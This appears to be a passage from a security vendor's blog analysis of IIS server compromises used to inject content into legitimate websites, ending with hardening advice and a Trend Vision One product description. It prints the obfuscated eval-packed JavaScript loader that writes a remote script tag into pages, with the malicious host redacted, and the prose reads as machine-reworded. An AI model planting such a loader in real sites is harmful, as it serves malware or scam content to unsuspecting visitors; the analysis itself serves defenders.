
Below is the obscured code utilized for injection:
<script type = “text/javascript”> eval(function(p, a, c, k, e, r) {
e = function(c) {
return (c < a ? ” : e(parseInt(c / a))) + ((c = c % a) > 35 ? String.fromCharCode(c + 29) : c.toString(36))
};
if (!”.replace(/^/, String)) {
while (c–) r[e(c)] = k[c] || e(c);
k = [function(e) {
return r[e]
}];
e = function() {
return ‘w+’
};
c = 1
};
while (c–)
if (k[c]) p = p.replace(new RegExp(‘b’ + e(c) + ‘b’, ‘g’), k[c]);
return p
}(‘m(d(p,a,c,k,e,r){e=d(c){f c.n(a)};h(!”.i(/^/,o)){j(c–)r[e(c)]=k[c]||e(c);k=[d(e){f r[e]}];e=d(){f’w+’};c=1};j(c–)h(k[c])p=p.i(q s(‘b’+e(c)+’b’,’g’),k[c]);f p}(‘1[“2”][“3″](‘<0 4=”5/6″ 7=”8://9.a/b.c”></0>’);’,l,l,’t|u|v|x|y|z|A|B|C|D|E|F|G’.H(‘|’),0,{}))’, 44, 44, ‘|||||||||||||function||return||if|replace|while||13|eval|toString|String||new||RegExp|script|window|document||write|type|text|javascript|src|{js}|split’.split(‘|’), 0, {})) </script>
The Command and Control (C&C) URL is encoded using a single XOR key, “0x03”, and decoded at runtime. The deciphered code is displayed below:
document.write(<script type=”text/javascript” src={malicious URL}></script>)
Summary and the Significance of IIS Security
IIS stands out as one of the services widely embraced by countless organizations. Exploitation of it can result in severe ramifications. Cybercriminals may leverage IIS vulnerabilities to serve malicious content to genuine visitors of jeopardized websites. In recent operations, attackers predominantly used fresh variations to disseminate content associated with online betting. This strategy can be effortlessly adjusted for extensive malware dispersion and targeted watering hole assaults.
Hence, website proprietors are exposed to substantial risks like harm to their image, probable legal repercussions, and erosion of user confidence, all due to inadequate security of their web servers. To offset these dangers, IT administrators should adopt the following recommended procedures:
- Identify vulnerable assets susceptible to intruders and ensure regular examination for the most recent security updates.
- Vigilance in detecting unconventional IIS module configurations is crucial, especially focusing on installed imagery situated in uncommon directories.
- Constrain administrative entry to IIS servers and enforce robust, distinct passwords with multi-factor authentication (MFA) for all privileged accounts.
- Employ firewalls to oversee and manage network traffic to and from IIS servers, curbing exposure to potential threats.
- Consistent scrutiny of IIS server logs is vital for identifying anomalies like unusual module installations or unanticipated alterations in server behavior.
- Securing configurations by disabling redundant services and functions additionally diminishes the attack surface and reinforces overall server security.
Trend Vision One™
Trend Vision One™ represents an enterprise-level cybersecurity platform that streamlines security procedures and aids corporations in swiftly identifying and neutralizing threats by amalgamating numerous security capabilities, facilitating better control of the company’s attack surface, and furnishing comprehensive insights into its cyber risk stance. Leveraging AI and threat intelligence from 250 million sensors and 16 threat research centers worldwide, this cloud-hosted platform offers all-encompassing risk insights, earlier threat detection, and automatic risk and threat response options within a solitary solution.
About Author